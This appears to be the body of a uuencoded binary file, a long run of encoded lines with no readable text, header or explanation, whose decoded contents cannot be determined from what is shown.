 $MU+.<00BV,?2[6FG;-U'/<?8FV);0(1>H;:%]*_5<9^^#71`:HU;:]@NI%SG[$ M#.SQH?EJI6U_`05B9S^&/2FT7JVT[4^F7NKL7["GAAY5*VW[TZB7.[OGJ,"> M\$?16K;3MSZO^R]ELV%6A?2]4NXKVYU"O=G8*[/FAH6JE;7\!]87^^0CVXM!L MM=*V7TN]SMES8=>'SE<K;?O+J"]W]GK8*T+WJI6V_9745SG[!.PUH8_52MO^ M6NKKG'T/=G,HY2*UFVE_(_5-SOX">VNHOUIIVV^AOLW9^%+\^[^A:6JE;7\7 M]59G]X/=%CI#K;3M[Z6^S]ETV`="6]1*V_Y!ZH><'0;[2.A-M=*V?Y3Z,6=G MP>X,1:]1NY/V3U(Y>PIL,^&TM1*V XYZN>=70 [4FBB6FG;OTS]BK-;85\/ MG:16VO9O4+_I[.NP[X2N52M-G_^G?L_9R-'X]W]#SZN5IL__4W_L[-ZPGX7^ M4"M-G_^G_L+9?K!?A[I=K/9KVG]#_:VS8V%_")6IE:;/_U/_Y&P=[*^A!6JE MZ?/_U+\[>RSL7Z'+U\$K;/BS%>I<4]W@%&Y'RF%IIVT=21SE[,VQLRG=JI6T? $M1QWO[\&.P22G[K56;1/MDZI"S[\NEE*L5MKVG:AW=_8/V+U2&M5*VWYOZGV<]$ MW6-,8/=/N4"MM.T/H.[L;"9LUY3[U\$K;_B#J@YTMA^V>\HE::=OWH#[4V9FP MO5-2UZGM3?L^U'V=70*;GE*@5MKV&=29SJZ!S4FI52MM^USJ/&=OA2U(.5.M $MM.T/HQ[@[#.P@U-N4RMM^T+J(<Y^#5N<\I9::=L/HQ[N;$)98$>FQ*RB=B3M$ M1U&7.ML#MBPE7:VT[<NIQSH[\$+8J99)::=N/HQ[0['C8B2DGJY6V_23J(YP] M'G9*RG5J16U?37V4L^?`3DMY0:VT[6NIZYS=!#LSY4^UTK:OIS[:V6VPLU.Z $M7ZIV-NT;J9N<?1&V.:5<K;3M6ZA;_>T*=G[*0K72ME]`O=#9J/+`'I=RN5II$ MVQ]/?8*S!\">F/*X6FG;GT1]LK/9L*>D?*]6VO:G4I_F[!&P*U+V7Z]V!>W/ MH#[3V6;8LU.&J96V_2KJ<YP]\$_:\E":UTK8_G_H"9Z^'79-RH5IIVU],O=;9 MIV`O3=FN5MKVZZDO<_9SV(TIGZJ5MOT5U%<Z&S\VL)M2=KM,[2;:7T-]K;,' MP=Z0<IA::=MOIK[1V0+86U+JU\$K;_E;J+<X>#GM'REEJI6U_)_5=SM;#WI-R MNUIIVV^COM<_E\'>G_*V6FG;/T#]H+-K87>DQ%ZN=@?M'Z%^U-FML\$^D9*B5 M?YWZ#6?S8-].>5&M-'W^G_I=9Z?`?I#REUII^OP_]4?.+H7]-*7'!K6?TOXS MZL^=00SVJY2Q:J7I__4WSA[!^SW*8042M/G_ZE_=/9QV%]2-JB5IL__4__F M[-NP?Z8\H5::/O]/'9;J_LP.&Y[Z@UIIVT=01SI[0&5@8U(/V*@VAO:QU' $\texttt{M\$L\$FI@Y7*VW[).ID9V?`IJ;.42MM^]VH.SF[`G;/U(O42MM^++^J]G=T,NU_J }$ $\label{eq:m_6JE; independent} $$ M_6JE;; \label{eq:m_6JE} $$ M_6JE;; \label{eq:m_6J$ MK; 3M>U/W<; 87; %KJ=+72MD^GSG!V!&QVZDJUTK; /H<YUM@ZV?^H=:J5M7T!] MF+/'P0Y*?4>MM.T'4Q<ZNQIV:&K<E6J'TKZ8>IBS&V!+4C/52MM^)/4H9V^% M'9,Z6:VT[<NHRYU]"+8R=9E::=M748]S]D78PU-O4"MM^XG4DYS]"/;(U)?4 M2MM^"G6ULS_!3DT-NTKM5-I/HZYU-GI<8&>D'JI6VO8SJ>N=W0NV(;5"K;3M M9U, W.GLH[#&IQZJ5MGTS=8NS!;#S4C>JE;;]?.H%SHZ&/39UIUIIVQ]'?;RS M4V"7I/ZH5MKV)U*?Y.P<V&6IG:]6NXSVIU"?ZNQ)L*>GCE`K;?L5U&<X>R[L MRM1CU\$K;_FSJ5<Y>!7MNZAJUTK8_C_I\9^^"O2CU\;72ME]#?;&SC\->DOJY M6FG;7TJ]WMDW8#>D[KY)[0;:;Z2^PC\OP%Z=.E"MM.TW45_C["[C`WM]Z@RU MTK:_@7JSLYU@;TX]6ZVT[6^AOM79[K"WI]ZI5MKV=U#?Z6P>[-VI[ZJ5MOT] MU-N<'0F[/37^&K7;:7_]0/.3A;;):QWF/ZG5OXO*_@^_[__9W9-?6/?:6%% M ?L-;9HV=W9=8VM+EYK&VBZ5=:VM]8TS6OH5ULZN;ZQO:6VNJ6UJ[E?<,JVY MOK6IN;ZIWYR934VSY'^K9]4U9V;T"YLQ;5I&];2FV7/J&^IJ^X;5-[;V;^V1 $MUCO]T^'-^8+0)R$,]*S<K+S, G*Z^@(W,+PJ;-K&G&-\$.F^8*05I">(:<T-#7. MZ*+?*%-.Q9=__\$9S&UOJ9S36U7:0+"'X4I#&_Y%_RLS5_^B/<3A;</#EOX+Q M/PIS#ATPN"4GJZ`Y:-'II/G["*?_^&_HSU*N?N>@W?E*_X=OV#*SJ;FUXWOD M!=\C/:>@&5W0)S,C-R>O(/A?G?J?FZ\&+;^=G.SLS&R9M\TZ?H'I:<\$P3W;H $\label{local_mark_mark} $$M@C[i&7GX3>JOAK?IND7+-\W(EF\YO:&IIOV&D]&QR\F24\-JF^9.;:AK.RFS$$$ MXZ2\X"1<6WQZEIXN/ST8!#?+AKH%N\$`8R"^W):^YKJ:A/V:]Y7:545`_NV9& ${\tt MVS_+/P4'\#-+9DE]O169!'G];_M&Y.\#D]AT]WYR\backslash {\tt HPQ<KGE-];5M1^5J;OL2}$ M5ET]=6Y]@]P!J^?55#?(O0^##+EZ>P9?93"DJ:FA[6#[]=A'?B3NQG7S^A3-MF=.OOG%:P]S:NG[SZQMKZZ;WG1DV=\$)9Q5`AZ<%=\$C?LL`DE8X:4E97BH%S; $MN.AAY70TN-/)_V8%/Q<GEO*IP5T$IX9U',G!D0PY,K&J&$=RV[YO\(T[5GE8)]$ MY<MW!ODK[3@)-R&<%F9G%^<W.#2LM*RPJNT8SF[P):R<CN+L!K]^?&><VG%& MTG%N\?OKB?,55DHGYNJ)8>4E8]J_6YY>O%([EJ_'RCO.7P;.,GX1^*FXFNQ4 M.:?!%QPM+1LSO.UH9MO1]FLV4[[?4"-R3H,O[><4DD[-U5/#RHO&EY6T'\UK M.]I^16;*>9J%&Y-@FF6FZRPLN\$@XU/&;']=Q*#,XA\$MIQ[(@,[-QCG&MT(DY M>N(_W`0;6_O._%<GR?.*/,O\TVFUN.7R:4/J&_OU[=NOH7YJ/WF^Z3=;\'QY M\LGLF]4W(SA!__O?_R8.MMOOJJL.[H`YN./@HL\/'L;:#V;HK;-H1&&%',G` M#/?2RA&E&54X)", \WH8&MP\<R<213&\$=+DM=N1V3JUO\-Z?CCC].3\\$[EAW, MPSP?<YPVSLX#[EHXI^5\-!U\$[BLP^4(ZSB/N3WBD**>#66T@&P`G5D["*7+0 MP9F5([C!X5@NCLE]"60<'NG4?#TU#`=SLG`X(ZWC\`1<-!P,SF@.KAXZF!\$L M<7?JB0WN>T4CVD[,TA/#[%AVQ[\$Q\$\HKJ_!M<%?#4?".H[D=1^E@'DV+.KYM] M/HYFIN%\X&XVJ_W\=(QP3\,(%-\1AS,[#O/1+#N*BXN#./?!W0T_!I=60WFN

MGA36<2BOX] `87%0<S.\X6-IQ,"NMXZ `=2Z>AW"#;#F;@8!:N;_F:U78Y<3\$[$M8+9N!-K1G(ZC57:+\#XT>\#4=S-.\#57A\QK'@7\&,?5BY+',M.P[%L/.[J:1TB])$ M.T-/#2LUDJD'91J<,QS,LB4=S::C;4=R"-L=-)=V1<;SV@[CKBCWB>#Q6,^D MW?ERTK'*R<\`*M^V.^UF.G-?@2_\\4@<>+L!&\8X:6RJ4+CF;;'\8</M]\\#<\\5@ M%9PI/CVO_70Y7B3W01S#4QI^A1W'<MN?T@)?.&:X'@W.+9[@\#"&<XKC>'0+ $\texttt{M[O=XEK+CF3B>BTO\%>[E(P1<\@H\#CV8]E3ML"EP/?"(]*]"UP07`"'IKHE'RE }$ $M\M@W!H?R@DN\#GX,7*L6%[8=Q<7\#VAO\#AC(Z7`L/L<353M\/LMY>7U7%]#,//$ MQ\'LMH/_\IEP:DU+76M+K3RK!/O,#!&Y,M577G2P[4QDX6FZ_5!FQ\Z.9>EL M'-EL>_:FH_84C>NZ_6ANQY:/YG5LQ]G/RN^8VD\$\J6"*<UI=+C=_'\$ZG,TN' M]6+A^]IA?KW!QSM><^#ZLN.XA'C5Q,?Q!(175;@^^(1<?B+C\$]H?:X)+.J*P $M = B = D_{0} / G_{0} + 31G!_{1} + A + TG_{0}$ $M()ZF<+[\#ROEP\#@YG!/<+G"R(3YK4WA.YN/YP7$\.X'I;4#/`YZO],?][90,$ M_8GX%<@3-([B%X9G>CZ:A:V^1,S!34)/R^D0=#\7\+<S_CYY'8\;X_AP/M99 MN!0X&6<51\KA]`[\$A_&\$!82;G!ZU1R8^FM6Q+2PJ*JZLK!Y=6#FJ[5Z=T_\$@ $MZ4ZRU^{5P}?)0V55<%N@OR)>6A-:TUZ?_QVV_Z(&1S("`[DX\^8Z3DXDMEV])$ M1)[Y]\$A6_^";R`6N:9;(EXO<]07?OQDA?YS,+6A[X2?/&_)?^1,LSE)K@(,K $M".<LK*)XF!W.P.%\W#YQLCQEV*E9>JI<N.(QQ14E17+)R^5W.!R7,S\;EW-X$ M76-=<_VTBKJ:6ISQG/:+VWY\@KQG5-=^@ARF4XH7U\$V;JZ?A3-MIA0T->CP_ MI^V/XW_"SB+.6UG,;C1_\O3<]M.QRO0MEUU85%Q]8CBPJ'%%6V7(E\N15;A $\texttt{MM+JJA7/J^N-Q7LY_7H\$<\&=90,Z.E_5!>VZ'*^D7!"-=R>H[\5\X8?<-60-1.] }$ M:_NAP>.'.TU^\$?@:/.MCA'.\$6U5A:6G9A.*AP1GL7X519G`%9XR0:[:NN3^. MI+5?N:-K6F;][$U=J97UM96M-<RO.':Y-7&O^>[>?$?QR\3,Z;M9^E-T^PFM.$ $MK.WL\#BT>4U+,YS;W_]FYQ;?F\X%':OP(/;-^D]^V20\>(G1<73FQLJIX='7A$ MN*\$E5=A689/^?W]6^30;N<"3G'S%'\W^89+9/L&+.Q@ZHZ6%%:/IC&;_OSNC M^,YV+G#/P4_0,^HFN>T3W'NP]3?6LB\$CBXOXJL7=*>^_=H[U#F9GMVSJT773 M6G%7Q,,6[0[!.XDEC3/K@D>26K_(R,C"Y&^7/S,[@VY4_ASKQ<23.LZYNR?X $MK?Z!\&7=?('>'X\&L$V\S_J=<(GV\&^D.T/\#?BS[W^89K=/\0`!\[<[G;\Z<O_']$ M71U\?OU%E%L_ON+EV+]=MC\"X:66DO_]CLU7!J;I_V.O##N_=!X3XBH>W M?[O,;%_B40X\$]Y32]@N.-^\$+IS54U,VK;ZEO:J1GWLJIB]+I65=&[EDW>"HN M:IK;V*I'\7HJD!EZ!*^G<%LO;3M'P:M0?`T>\>QH;OM1/,CAY+;S65U1/+ZD MLJ1L3'7)F&%E%:,+JZ3;SSP>X_YVYO\$7";@&_Q'C!^+M%GR3]I^#U^H\J*L M[2E*+R?_!/G!0Q:VUK64-(YKP=6"R\^G#&NNJW//K/R3^`P%KY+Q-?@%X?WT M\$OE#4F7A^.+JPHKBPO:S@Y<BZ1E%38VMS4T-\$YJ::_DLR2VI=6X+CO+YJ:J9 M@6-\5HJ;FYN:RZ9/ES\,XSANLWJ\LJY!;JY-S6VG!+=3?>%L`K>!-#W^=Y&/ M'UQ1-T/^XJ2NN5#^FJ<_SG^609P.7BGG%^\&AGM#3E9:05%SVI@Y"X*+H5=< MGEYS_BIIO][D)HROP4->4=F8JN+#J]JOK!RYLG+3<X(KJVY!*]]OV\YW<YI= M3?CG=+N*\,\9=M7@GS/I"L&!'+HF<""7K@`\5LC?6576S`ON]CBKN*1Y^7(? MJ9LQ7,^-_\$+!Y=@P.Q8\\$N!8L1W+RVH_-E2/R7-AV^^MMK[C2%8>CK38D;PT M'K/3LK#"KZ#C8&8.#K:`XDA.7CNM;+\$K-@VK!:UU\I=HM7J+:L\$5*F_E\<TI M.ST=MZ>`90;OJ.8'CSQZF\"M)7AC\$U_Q'BV?\$KR]B;<A\+2!*=Y.Y\$UV>L<F MK+KX*+B\N#^*X\R1<'?#%7AI(S@\$36M>,&TNCFM\IA4U%1;QS>ZCA-P7=#M MCTZJJ)L6W%WO[?!GOGO?W"OY5EA;VUS7TH)=KMY(OR=/;6NN;RFN69V':XGMNL62+6F<WM0\NR9(^&R[8^*O_K,*[(:=E9<F5Z.[N*UPN/?A[(65_\,DIWV" M-Z/_89-K&[IBR\M*Y-JOJ&R_:O."J_9?7DOZA]WVNSJ=E)5O?Y/LOW'[3]=? M??#.T3^-@K>/\170=6--E\?/,SKF8=7RU#R\N#HX>7CPQUT<EU_LW+RY_=%9 $\label{localize} $$ MP04K;91?;B\$<'&U,^8B6-X\UDO1^^TX&V\$-IG]WY!CY];4XC2\(1L^0\$M!$ M9U+_F!R\EXVO>)O/GQZ\R8VOP;.V#JO'_:N+FV\7-S?M/YYI'/,7-S?]OR'' $ML7-Z[BX>B[YN!==)Q;O._E!';Z?B*EU-8!K]>O.6$X_]GOX\P2'SGX.UV$ M?`U>%M'AW/;#P36L1^,'5A>.D?^KJJHH&3*NJKBR_>?GX^5*Z5SY/`/^.:?] M\A:VRM_R3I6W>>B5JYX#]ZWPD_&./;XESM`_K?"(*%^#/XGI_%^LYOF[HG!B MN\EL-UG\F"/_#P>#OVS[3]]`_^8E^.,.(KC9E5>4C"\I+99?666QO`+`\>`/ M.1EIY<WU\^0343/\:[CVUU']^6;3L>[?=B9Q7>&9A']"^S-"\"8CO@9_+/E7 MI[<_M.0'SRHZE).+QE645\$UTO[_\MI>;C:5UC3-:9_(Y;9A3*6_3R1\F%@ZM $M"SX`-B=XL06BYWMJ^YV1LAGQQKPG)-\#[S[P3^1?8/#>([[BCQ+ N,IL7P6W]])-\#[S[P3^1?8/#]])$ MG]9;CY74RJ?BZJ?73VM[QDJW\$V;/D2>YIL:VXQF][4J2WV#;P<S>!6'_]BS@ M_TM[N47@*^Y@@'2-CAU76!I\+1LFQRK&EP1_H,6Z[2U+?S/BZTMN9?/JY+:/ M2X];D3V#5C773)LE'\H8C9<O.-^X,>45%\$^?+J_TZ^?5E34V+,2?C.5[Y\H7 MNI7Y\Z67IOWC\'B[\S^OL]O6>-\306^%5)6-*A[30M,'25PU?_NE55855NFU

MDH=KI:II5EWPJ@=0'P?F+"QK+)L3',<EDH/_=%FS@C\<\U5G][)_^.\$XDWAC M%&<"%_V?A\\$[I_B*%QH0P>621\02>?NGJF1827&%0/51-:(LN/+Z5V\$;O.K, M&5_3,+?MMQ6\N<DOC`OTC_59^#7]T_=JA6W_'>&C6_]AVOX+P@>ZU)3^)Y3; M@?#]VX_FT>\P>#K%P;:GLW_UYL3<J85S6V<V!?=U/*K3.Q7Z8%'7W#'IWW;! M\+9%EFHZ*2/M[T]%_"09UG\$N\<8CSECPEV@=A_4C,/89F'Q<#/\DC15>[E7B M*1H7'+=!_Q2M+Q+\]VG_J;CV\?W"RO]II!^KP=]7ZEK'_ND5B[QVDN^>G^4@ MWJC^MSYXXPU?<0-N^X9AN+ *[?Q L?=UW6DM29;\E'F<GN6I"^<;Z0D!LNF+ M!`WHVJX7%H(CBS8"#2#+NK]^(G?F/ADB07+U=%?U3,_JZHL<L2._,S(R,O+D MX&9\$)15'.+@:;YZV_):]BMGH+X>NCFL`F?%6*CO7V?C^),VG8DK#`.0S&@^ MPF8L\$D8P<"PKM/)HT'>%A;^T#MW1.S2N9"R9(F%U(M<72W2H*>W",[`=\$PY2 MOZ5<W1-X#@P;E=&EV\/\R*<<MOGY3LG@@-8!69U.][)UTY],._#^\06W9Z>\ MFSVM]IW9W"HT\$:\$+[8C@'H(8[TB@-CP)BAT(-@/055D^C@8WP[\$K18I)_G&[M>7H,##10=W:.PM)A/ZM4D!MBFY`:BA2P<\<V=C1Q_6-`MJ`?LX//U]C&"#6M MFQ8;/,OAJ)J\:"N-W0,+70&9VC#D1HX+E0\$8,S26[%5K]-66RV6<F(S%-'V8 M;5_0*&'^H>@>HACB2*(V/(W*'`IZ`G!='MBU5&!I@8E[VJRN.#O:T\$*U-G20 M(G+'#APILXP!)*M;"/;?Q/9/@:,*7-O/OEG0Y.O0:1ZS^2XQ^5R+BD6)?QZ: $MD^{<}U); J'J-, GV!('S-0QH4V`8B-BA>^-)[WVV)7!*)0T^[<HE.[/Q^46K,GR]$ $MH00S.U^{J}_{\&J0}D*E0&/[R:H^{-7+>0:PG+<ELO9;27^Q#^W%:_V8+5<SB:(G)}$ MMX!C*9B] << 21H, > (/N0():)P"J_(=9NQ6P070E[]!1`WD0(ZN\!KP)LQY[%U M)-SL,(VQJ-\$MH)![(#&2(%\$;!DRGXN`.((IFK7;Q.W@5ES9\`Y0!%.G]1*<[M;H]ZDOW(JWM@<V!QROT^N``X\$O`T!+-AFM@QOW\<Q)TSA'*>!VG-2`-&:RN: $\texttt{M5\&.UV-"[[DD8RK2HPX*B-G!/H,"J[B&J85\$P3U3PWFE\3\#P'C>Z@:;O?\&LOT]]}$ $M!2*A"C\&CB/K#+5>1_9=2@[\&EV/9)R%;:/+4TO1AG'[1]D'_P$[NP?Q^9T$TG]$ MLQ?:3A3([JQ1MZ11:0+]YW(8*9:GD!L.*1YDJV,:D:Y#:[U0Q6_\$&BUIW97; $\texttt{M} < \texttt{BVE} : \texttt{B2.} (4\texttt{Z'B} \setminus \texttt{W/GE10?}] \\ \texttt{9PE6D}] + \texttt{9}; \\ \texttt{[X6} : \texttt{UG(N"=;49;)??EK*\#SZE;PP9V]} \\ \texttt{9PE6D} = \texttt{100} : \texttt{100}$ M70%=BH:VIO1UZZIKYIYK?[@,E@O3'JX'W+]L>T;\9V?S,),,8_Z[M5K.=F<) M FY7*U^7V^>U^P&BHD#0=JJ-9]#<66D]]8 9BLQW7,2;M;?C?A904);;AP] $M[:5$3:FB+KBK5^[JA>U/R"X<VS@6B),=\F#2F09[5[V)&W]-8XG$T7`FBGJX$ MV:SZRX?E_@QABVX1OMZLCW\$Y+:^6Z^7#TX,<#)I]_KC<XW07\$,[2J]G/4Q#. M6I/#G0P2G0%GKRQ.I'.%:CK[3=?'UANA<:B7-,L1ME/#B)\$C;MH;B(J[X1&! MH<), *DP0W\$#F!B:&77FT\Q>Q<, ?X7&`'LOQNCP*XR)H<Q\$>RWLE\$T'Q4D5D< M`V`Y918A`%K3+46^=FP\$3`G4LC8,N9GCTH*#\^U2S*+I]4"VXJ_7F@D0UI"[$M\%H = /5[3Y"T]W]2\%W + "\&[(;U<KK!;T\backslash XE*;!FG2'Q8]M'@39=O)XO6;@*QG"3$ MH812U;>1#2!C.,@H,IVTAMUI=]1RZB*&0ZQ@;*'WACV4BR4.FY77Y[RFI/>0 MYD408_0%S-0Q8?0!Q0)\[,J&2\$Q3B31NC62:<Z`*)L?T[;;;S-JLL49U;*V* $\verb|M|) 5G66ARP$| $V > + A4Q"DAN9T$? EXV: [EWDIR \setminus CW'5E18D3L.G*QVLR_8] : R!] 6 \setminus CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E18D3L.G*QVLR_8 | CW'5E$ M]DS=A]`+(;.9*4ESDK%44T,?,5Z6\$H,@E9!#\$'^&JQGF*.3U*7EW,/D\VZZE M>G_=K\$N?*<W2\]K)UG1=4+@N@%WX#K9IL0A0I)#OKJMNI]?20A.`&^BN]NQQ M-C<^(RJTNM4%9H5!YX!,+:*:4#=0T'BJC:`VAMO-OC0+==7930Y+7<B@9@AZ ME%^8@^]A8X>%Y0HAW0K#P;A'-2\$\&V',/87(2L5U32R5P\MJ\$?0_R-(6GHS> M!]V'%(?9HHR(C43VOCX!)G<8[.L!9CV&HZ[4VLU >!*+2J7 LA)@(L@,(8I(M#`4*V\$X3,2I1<"S+^*0BB*"8_L/T0#BU?%^IQA^?G"Z14WV(0GP/FSHL-"&\$ M=`.\$4PL8.-;\7%\$##*73PF&.;N(C*O`]K)OXC`LT0BQ=,.01\$1@E5Z5XB76(ME1[S(.HA?S#_@X\$E"L"/K'\$PEGDW\$5%]IS"QPV#>`LQ*?)8=37<J?IW?QZX.</pre> MUK%VN.A![>C2AP7-\$10S2!9%0``?DF<Q0TCN()B5P+*4;0G<FF#H3'1S-U'4 $ML+G\#P@8+UGDM2-BW%V]5QIBR;^"DO_%KYBX%9"!=#<1-=M$:]]J!]10C&"\J$ $M+F:[LJ5\#<6@ZK61,0]L8!\$FHA.(Y9:]JA+`YX02++\B]\$I":;V(H,/]`HLF$ M.E\$3UCYQM3>3_!UHZJ"8XY!!0XW'K8]=B>F!<UWL(W\$\?'7-9"9XIJQ%]&TC M8R"MCB>=B"5Z!J\$B/)#)*]5\(KL])-TTQS7/MX"I&QJXO\$J)L"87_4'[][,) MD!%&J:QLO<5A<(=00H4PV1BS>AD\$79S(Q!;+S7!\$5+T)3!PPE?)3(BQ_IS5I MN>)G6,9MA-C@#BIWI^M!BL'FH?\$N1?-^W./Y[`D9^N@8ACM>@C4*FP+00 MWCP]?#*XZBY7R_5WE`P7=?&'+[;G^75-I;,'#^T*L=HP8":.&<'9('=9NV%! $M4K-077.$TL=KZ$RMM*1.'>H0R-KP**9PF,R4`*S>C@(9\5/BN BV?B@/MK,H)$ $\label{eq:mc_wv_loss} $$MC@VJ\J6C^NJ^4CYAV.CR[_%]/QGES^*)-\#ZC.W) $$MYS5T^-I"MOO(?LW>G+CI)$$$ $\texttt{M:-(772LJMMWJ\&W\C_\#N=[L6-W\$H\#.H\$)\#66EM4);8H4EMN5"X@],\$((X7!;E))}$ $\verb|M3Z4E`&D:W_A*@CVP$B,YS@+C/_VY.YK]| 617ALYF+MNZ;T=Y?[ER+Q5RWL14.$ $\texttt{M=C8N-\&)} \] \ \texttt{PG(?/\ZVI2W)} \ \texttt{ZZG3.\"?.\"S[>:)@} \] \ \texttt{Y\#\$2T\$"UX; M@-X<*S"\$(G6A[$ $MU^{H9}[)I.>?OTS<2^VA(WW6^Q+>+JIL+41B:F9J<=(=ZF?S:FY>1^ZVX=9G^,$ M,:FQ;(P>Y92]),LT)!(4A]V/4B1T"X8MXU<=^'%1?-TF(8PCT9@;W3]D>O4' $\verb|M'QF="T",0Y>\#N) \verb|B@2*PXPDBMOM0:')XMW)"<[2DBU2;';.)DH!Q$WOZ0H=/K$ MJ"J3J&=`HXD9*EF.9=U8^^4QJF.20J`MN7[;;%\J7I08'JL@RZJ22^RD6FUV

MDEQ8(9[NV.QHQNJ3'>-<%<^F:C*XJ!2+4NIL!UL5)8*3'=('&I\TW":0W:7" M@D7&C6YCEQP%I!: `2\$`BIX/Q'V+URZ@PUHM;_!`**#'=BV?AEAC.9OPK(PM5 $M6CQ?S?YULW4(-1K`6JX5B^{,!}K(NGY4HW+,8\#.,/5;&]BK6$@J`&Q^[,][C`Q$ ME-";//SZVG^/.%@:]<CHCH.:[2%'%6`,GF,`20^\IC%TB.P?AT:\$'C;CY[,) M&+!Y\^P_;S,VDV/-&+EVC.J(@#JHVAZ"&\$NH(MHQ!&06``<KD?WCT(+0PW;L M?FFYEL26)_U/W))%H<;>\UB4RW)>#F5=1HD@;*0;!=2/!DBY%\$!B!RW@29Q; MYCZ=YSOR<&1!7CS-*TV(`T"8^L]:+X,L^HP=J-L4S9[4.=*;[,(OT@`D@;N8 MV/XI<\$QPV(TR(<!*L`E,_O-V8S/Q0_]T-T9888)NU(`H";J1ZT_]1#=&LKR\$ MW2ADYV\$(VA3-#H\ZVI;=&\$(R!S%SD=C^*7!1@6L2=VFV(W]\Z2C[6EB8C<VL MC*/IP^S;<JYMTG-#0965L]QR'\$JM0'W6U"AQU!7.8E4G@SI_?`(-W<MD-SO2</pre> MBBJK'ZJS*?QPAV7==S7ICW("IVY+D;XSETHWM__J'0'DE,M'[UY7\/EWP+55 M^/CNT1L\$)")3?:Q0Y;N:[?:>JTP"<..^6/Y\>P5)6@68]/2B[@\$DNMDHD20K% M4`)%50:IQWYVZ^AI(U+T^7I/>I(HNABJI.=5QC+.MYZ1U:N,M[OMW.>0)77-M\%ED>50QRIT7R.M5UF+.*7I<9;U8;A4]*Q3=IU_4ZU7KF3;W\$D7LFWQ;HJS^ M.B5K]_#XL%F0CI&FZ#Z79E0HUJ/LG<C(ZGH\^*YH^L&V\$'O/,"T'2TDELRU7 MF]FBXO@AM_:M!8X?=_-;S>/-22]ERD".'W6SI_W&**1B^5&W,!NA)39"X&*) MTKR5,N03WQ#KW5Z7'U.RKKD+V?NL*V;L!^%].5,S`/<NU2")S_#9M]?AR/Y: MHVR`I-D!?EZ:"F_N[I"00WCI>:KH:5W5^,=R`3H8,59@,!;?H7C(D?;#.6V@ M,/<H(M=1L]2>@\$06TH!?`%CJ7QQ+\$SP!".MH_6HVOU^N7WL\$Z+!RV_U#EZ'L MN&1748IW] \\$3U5_DV2S7,H,GF_'+P^UF-5\\$1:Y@\{F'P=UKGPLT\N!O@IN\\$L MA2\#*(L&2Z4)DYO-)0=\$VOAB)0D;SM=4-PM6-]28+1=B,H?!\@8PFPX.M&FG M-Y*-K_AI7>OA:N0?HC2>9BLZHY7Y\$1P!HW1!8B[SILN\0`%/P<QI&'X;*"/P M+., `5R);?=7%`HQ,%\NA2K"^PA+IBQ>OI!FDUUF8(0&7ZZWM*%RS515TY-Y: M/\$6SE?R], $\#M/U?M$W*R7^<:/M>4@SOXA&1^'?J$Q+60<\<2[.D^/1^#*<10]$ $MF(\#[)=@-;>_?T\LPPBH\2R_\&:\#E\&JDB(SLMN7SYH2Q+M@3:65GP7&6=5;Z"@1)$ MA_PT8DK'^5E1R<L5BUV8!U9\IG\$2D]11XL_+=1PY%JZV>-/`]Q_*X4T#SS!3 M5F2U=1#)E"W%+85%0MD&53E8@-1.X<YJ%<QQ!\A00IO3V-A.SL+51D2D^7*D MBT@H;TJH@CY26AD4FDUA;57T-Z9^</9XLT)KM=&/F03QF41VWKZ@#Z:S-&:! M<2)A9L:OUYOTW.H!F![T/1R=V7'DE`\$\-9CCM>';R-0AX;*!R"FUD25.<>1P 